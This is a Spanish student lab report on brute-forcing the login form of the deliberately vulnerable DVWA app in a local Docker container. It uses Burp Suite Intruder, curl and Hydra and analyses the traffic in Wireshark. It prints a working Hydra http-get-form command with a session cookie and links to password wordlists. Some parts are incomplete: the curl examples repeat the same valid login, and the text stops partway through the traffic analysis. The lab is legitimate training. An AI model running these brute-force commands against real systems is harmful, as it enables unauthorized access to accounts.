

Informe Laboratorio 2

Sección 1

Alumno Sebastian Silva
e-mail: sebastian.silva_b@mail.udp.cl

Septiembre de 2024

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	3
2.4. Identificación de campos a modificar (burp)	4
2.5. Obtención de diccionarios para el ataque (burp)	4
2.6. Obtención de al menos 2 pares (burp)	5
2.7. Obtención de código de inspect element (curl)	5
2.8. Utilización de curl por terminal (curl)	6
2.9. Demuestra 4 diferencias (curl)	6
2.10. Instalación y versión a utilizar (hydra)	6
2.11. Explicación de comando a utilizar (hydra)	7
2.12. Obtención de al menos 2 pares (hydra)	8
2.13. Explicación paquete curl (tráfico)	10
2.14. Explicación paquete burp (tráfico)	10
2.15. Explicación paquete hydra (tráfico)	12
2.16. Menciona de las diferencias (tráfico)	13
2.17. Detección de SW (tráfico)	13
2.18. Interacción con el formulario (python)	13
2.19. Cabeceras HTTP (python)	15
2.20. Obtención de al menos 2 pares (python)	15
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	15
2.22. Demuestra 4 métodos de mitigación (investigación)	17

1. Descripción de actividades


Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

En primera instancia se necesita levantar el docker para correr DVWA, para esto se utilizara el siguiente comando: `sudo docker run --rm -it -p 8806:80 vulnerables/web-dvwa`



```
sebastian@sebastian-GT70-2QD:~$ sudo docker run --rm -it -p 8806:80 vulnerables/web-dvwa
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine
the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive gl
obally to suppress this message
. ok
==> /var/log/apache2/access.log <==


==> /var/log/apache2/error.log <==
[Thu Sep 12 21:19:11.909945 2024] [mpm_prefork:notice] [pid 306] AH00163: Apache/2.4.25 (Debia
n) configured -- resuming normal operations
[Thu Sep 12 21:19:11.910030 2024] [core:notice] [pid 306] AH00094: Command line: '/usr/sbin/ap
ache2'

==> /var/log/apache2/other_vhosts_access.log <==
```

Figura 1: Utilizacion de docker para correr DVWA

2.2. Redirección de puertos en docker (dvwa)

Cabe recalcar que se modificaron los puertos ya que existieron problemas al momento de conectar la pagina, esto puede ser debido a que el puerto 80 ya se encontraba en uso, es por esto que se cambia del puerto 4280:80 que se tenia por defecto al 8806:80, esto se detalla en la imagen en el recuadro rojo. Al realizar esto, DWVA ahora es accesible en la siguiente URL: `http://localhost:8806`



```
sebastian@sebastian-GT70-2QD:~$ sudo docker run --rm -it -p 8806:80 vulnerables/web-dvwa
[+] Starting mysql...
```

Figura 2: Visualizacion de modificacion de puertos

2.3. Obtención de consulta a replicar (burp)

Para obtener la consulta a replicar se necesita obtener los parametros que se utilizaran para realizar la consulta, los cuales se indican en la linea de texto donde se encuentran los datos subrayados:




Figura 3: Visualización de consulta a replicar

Como se logra observar, se obtiene que la consulta debe ser realizada a `/vulnerabilities/brute/?username=&password=&Login=Login`

2.4. Identificación de campos a modificar (burp)

Para identificar que campos se van a modificar, se revisa la pestaña intruder, luego en positions, se setea la pagina target del ataque y se puede observar los campos a modificar subrayados, los cuales son **username** y **password**




Figura 4: Visualización de campos a modificar

2.5. Obtención de diccionarios para el ataque (burp)


Los diccionarios utilizados para el ataque fueron los siguientes:

Usuarios: <https://github.com/hackingyseguridad/diccionarios/blob/master/usuarios.txt>

Contraseñas: <https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10k-most-common.txt>

2.6. Obtención de al menos 2 pares (burp)

Para obtener 2 pares de credenciales validos, primero se preparan los payloads cargando los archivos que contienen los usuarios y las contraseñas. Cabe recalcar que para efectos de esta actividad, se limito a un numero menor el tamaño de ambos archivos para poder demostrar su funcionamiento de forma mas sencilla y rapida. De este modo se obtuvo lo siguiente:



Request	Payload 1	Payload 2	Status code	Respons...	Error	Timeout	Length
42	admin	password	200	2			4741
44	Admin	password	200	5			4741
0			200	2			4703
2	admin	afhsdgfhkjaf	200	2			4703
4	Admin	afhsdgfhkjaf	200	4			4703
5	user	afhsdgfhkjaf	200	5			4703
6	Administrator	afhsdgfhkjaf	200	5			4703
8	usuario2	afhsdgfhkjaf	200	5			4703
12	admin	1234	200	5			4703
14	Admin	1234	200	5			4703

Figura 5: Visualización de obtención credenciales validas en burp

Como se aprecia en el recuadro rojo, se obtiene que los pares **admin, password** y **Admin, password** corresponde a dos credenciales validas, esto se puede saber ya que si se analiza el campo **length** se logra apreciar que estos poseen un largo de **4741**, denotando de este modo que fueron accesos exitosos. Por otro lado para aquellos accesos erroneos se tiene un largo de **4703**.

2.7. Obtención de código de inspect element (curl)

Para realizar la siguiente actividad, se requiere obtener la URL inspeccionando la pagina para luego revisar la pestaña network y realizar un login, una vez hecho esto se analiza lo que contiene el recuadro azul y se obtiene la URL la cual se muestra en el recuadro rojo:




Figura 6: Visualización de obtención de código

2.8. Utilización de curl por terminal (curl)

Para esto se utiliza en primera instancia el comando `curl http://localhost:8806/vulnerabilities/brute/?username=admin&password=password&Login=Login` para realizar un login exitoso, posteriormente se utiliza el comando `curl http://localhost:8806/vulnerabilities/brute/?username=admin&password=password&Login=Login` para un login erróneo, dichos comandos fueron ejecutados de la siguiente manera:

```
sebastian@sebastian-GT70-2QD: ~/Documentos$ curl http://localhost:8806/vulnerabilities/brute/?username=admin&password=password&Login=Login
sebastian@sebastian-GT70-2QD: ~/Documentos$ curl http://localhost:8806/vulnerabilities/brute/?username=admin&password=password&Login=Login
```

Figura 7: Visualización de obtención de código curl

2.9. Demuestra 4 diferencias (curl)

2.10. Instalación y versión a utilizar (hydra)

Para esta actividad se utilizara la herramienta Hydra, la cual se instalo de la siguiente forma:

```

sebastian@sebastian-GT70-2QD:~/Documentos$ sudo apt-get install hydra
[sudo] contraseña para sebastian:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
hydra ya está en su versión más reciente (9.2-1ubuntu1).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 144 no actualizados.


```

Figura 8: Instalación de hydra

En la figura se logra apreciar que la herramienta ya fue instalada previamente, mostrando también la versión que esta utilizando.

2.11. Explicación de comando a utilizar (hydra)

Para la utilización de la herramienta hydra primero se necesitan saber ciertos campos, para esto se utilizaran los campos de username y password encontrados en la parte 2.4. Además se sabe que utiliza el metodo GET, por lo tanto se utilizara en el comando. Por ultimo faltan las cookies y el nivel de seguridad, las cuales se obtienen usando burp suite en el modo intercept para así interceptar un login y analizar las cookies y su nivel de seguridad, se obtienen lo siguiente en la linea subrayada:



The screenshot shows the 'Request' tab in Burp Suite. The 'Raw' view is selected, displaying the raw HTTP request. The request includes several headers and a cookie. The cookie is highlighted with a blue selection box. The request is as follows:

```


5 sec-ch-ua-platform: "Linux"
6 Accept-Language: es-419
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:8806/vulnerabilities/brute/?username=admin&password=password&Login=Log
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=36rfv0jct84sjphbejhfrctn83; security=low
17 Connection: keep-alive
18
19

```

Figura 9: Visualización de obtención de cookies

Una vez obtenido todo lo que se necesita, se procede a utilizar el comando hydra especificando al final el comando **-s 8806** lo cual denota el puerto utilizado, quedando el comando

de esta forma:

A terminal window with a dark background. The prompt is 'sebastian@sebastian-GT70-2QD:~/Documentos\$'. The command entered is 'hydra localhost -L usernames.txt -P passwords.txt http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=Low;PHPSESSID=36rfv0jct84sjphbejhfrctn83" -s 8806~'. The output shows 'Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-13 03:24:00' and a cursor at the end of the command line.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-13 03:24:00
sebastian@sebastian-GT70-2QD:~/Documentos$ hydra localhost -L usernames.txt -P passwords.txt http-get-form
"/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=
Cookie: security=Low;PHPSESSID=36rfv0jct84sjphbejhfrctn83" -s 8806~
```

Figura 10: Visualización del comando

2.12. Obtención de al menos 2 pares (hydra)

Al ejecutar el comando previamente mencionado se obtiene el siguiente resultado:


```

sebastian@sebastian-GT70-2QD:~/Documentos$ hydra localhost -L usernames.txt -P passwords.txt http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=Low;PHPSESSID=36rfv0jct84sjphbejhfrctn83" -s 8806~
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-13 03:24:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:5/p:6), ~2 tries per task
[DATA] attacking http-get-form://localhost:8806/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=Low;PHPSESSID=36rfv0jct84sjphbejhfrctn83
[8806][http-get-form] host: localhost login: admin password: qwerty
[8806][http-get-form] host: localhost login: admin password: password
[8806][http-get-form] host: localhost login: admin password: zxcv
[8806][http-get-form] host: localhost login: nimda password: afhsdgfhkjaf
[8806][http-get-form] host: localhost login: admin password: asdf
[8806][http-get-form] host: localhost login: admin password: afhsdgfhkjaf
[8806][http-get-form] host: localhost login: admin password: 1234
[8806][http-get-form] host: localhost login: nimda password: asdf
[8806][http-get-form] host: localhost login: nimda password: qwerty
[8806][http-get-form] host: localhost login: nimda password: password
[8806][http-get-form] host: localhost login: hola password: afhsdgfhkjaf
[8806][http-get-form] host: localhost login: hola password: 1234
[8806][http-get-form] host: localhost login: hola password: qwerty
[8806][http-get-form] host: localhost login: nimda password: zxcv
[8806][http-get-form] host: localhost login: nimda password: 1234
[8806][http-get-form] host: localhost login: hola password: asdf
[8806][http-get-form] host: localhost login: hola password: password
[8806][http-get-form] host: localhost login: hola password: zxcv
[8806][http-get-form] host: localhost login: como password: afhsdgfhkjaf
[8806][http-get-form] host: localhost login: como password: 1234
[8806][http-get-form] host: localhost login: como password: asdf
[8806][http-get-form] host: localhost login: como password: zxcv
[8806][http-get-form] host: localhost login: como password: qwerty
[8806][http-get-form] host: localhost login: como password: password
[8806][http-get-form] host: localhost login: estas password: password
[8806][http-get-form] host: localhost login: estas password: 1234
[8806][http-get-form] host: localhost login: estas password: qwerty
[8806][http-get-form] host: localhost login: estas password: asdf
[8806][http-get-form] host: localhost login: estas password: afhsdgfhkjaf
[8806][http-get-form] host: localhost login: estas password: zxcv
1 of 1 target successfully completed, 30 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-13 03:24:00


```

Figura 11: Visualización de ejecución del comando

Como se logra apreciar, se obtuvieron múltiples accesos válidos, esto se puede deber a que al acceder con las credenciales, hydra obtiene una respuesta de forma **200 OK** lo cual puede entenderlo como un acceso válido. Esto se profundizara al momento de analizar el tráfico.

2.13. Explicación paquete curl (tráfico)

Utilizando Wireshark mientras esta en funcionamiento la herramienta cURL y filtrar el tráfico por **http** se obtiene la siguiente imagen, en el recuadro marcado en azul se ve que se envia una autenticación a la URL especificada, entregando una respuesta 302 Found, indicando que se encontro algo, tal como se muestra acontinuacion:



No.	Time	Source	Destination	Protocol	Length	Info
96	320.960413865	172.17.0.2	172.17.0.1	HTTP	495	HTTP/1.1 302 Found
115	526.051458364	172.17.0.1	172.17.0.2	HTTP	241	GET /vulnerabilities/brute/?username=&password=&Login=Login HTTP/1.1
117	526.052344905	172.17.0.2	172.17.0.1	HTTP	495	HTTP/1.1 302 Found
130	596.771788751	172.17.0.1	172.17.0.2	HTTP	254	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
132	596.772628220	172.17.0.2	172.17.0.1	HTTP	495	HTTP/1.1 302 Found
144	623.281295392	172.17.0.1	172.17.0.2	HTTP	254	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
146	623.282123457	172.17.0.2	172.17.0.1	HTTP	495	HTTP/1.1 302 Found
154	640.263998550	172.17.0.1	172.17.0.2	HTTP	254	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
156	640.264822926	172.17.0.2	172.17.0.1	HTTP	495	HTTP/1.1 302 Found
172	867.738221372	172.17.0.1	172.17.0.2	HTTP	241	GET /vulnerabilities/brute/?username=&password=&Login=Login HTTP/1.1
174	867.739043425	172.17.0.2	172.17.0.1	HTTP	495	HTTP/1.1 302 Found
190	904.815748314	172.17.0.1	172.17.0.2	HTTP	211	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
192	904.816541876	172.17.0.2	172.17.0.1	HTTP	495	HTTP/1.1 302 Found
202	946.062200159	172.17.0.1	172.17.0.2	HTTP	215	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
204	946.063052260	172.17.0.2	172.17.0.1	HTTP	495	HTTP/1.1 302 Found

Figura 12: Visualizacion de captura Wireshark



Figura 13: Visualizacion del contenido del paquete

Como se ve en el recuadro rojo, se realiza la query con las credenciales especificadas, armando asi la URL final mostrado en el recuadro azul.

2.14. Explicación paquete burp (tráfico)

Al momento de utilizar Wireshark mientras se realiza el ataque por burp y filtrar el tráfico por **http** se obtiene la siguiente imagen, en donde en el recuadro azul se logra ver el paquete el cual corresponde a las credenciales correctas. Esto se puede corroborar al ir a la opción

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

que dice **Line-based text data**, al analizar código HTML buscamos y encontramos la parte del recuadro rojo, confirmando que es el paquete correcto.

No.	Time	Source	Destination	Protocol	Length	Info
383	38.492813439	172.17.0.1	172.17.0.2	HTTP	928	GET /vulnerabilities/brute/?u
385	38.497899492	172.17.0.2	172.17.0.1	HTTP	1871	HTTP/1.1 200 OK (text/html)
400	39.898749958	172.17.0.1	172.17.0.2	HTTP	929	GET /vulnerabilities/brute/?u
402	39.903492015	172.17.0.2	172.17.0.1	HTTP	1888	HTTP/1.1 200 OK (text/html)
417	41.329388843	172.17.0.1	172.17.0.2	HTTP	928	GET /vulnerabilities/brute/?u
419	41.334240917	172.17.0.2	172.17.0.1	HTTP	1871	HTTP/1.1 200 OK (text/html)
434	43.079317109	172.17.0.1	172.17.0.2	HTTP	929	GET /vulnerabilities/brute/?u
436	43.084317459	172.17.0.2	172.17.0.1	HTTP	1890	HTTP/1.1 200 OK (text/html)
445	44.565484931	172.17.0.1	172.17.0.2	HTTP	928	GET /vulnerabilities/brute/?u
447	44.570746836	172.17.0.2	172.17.0.1	HTTP	1871	HTTP/1.1 200 OK (text/html)
456	46.076058122	172.17.0.1	172.17.0.2	HTTP	937	GET /vulnerabilities/brute/?u
458	46.078435853	172.17.0.2	172.17.0.1	HTTP	1871	HTTP/1.1 200 OK (text/html)
472	47.612139711	172.17.0.1	172.17.0.2	HTTP	937	GET /vulnerabilities/brute/?u
474	47.617392325	172.17.0.2	172.17.0.1	HTTP	1871	HTTP/1.1 200 OK (text/html)
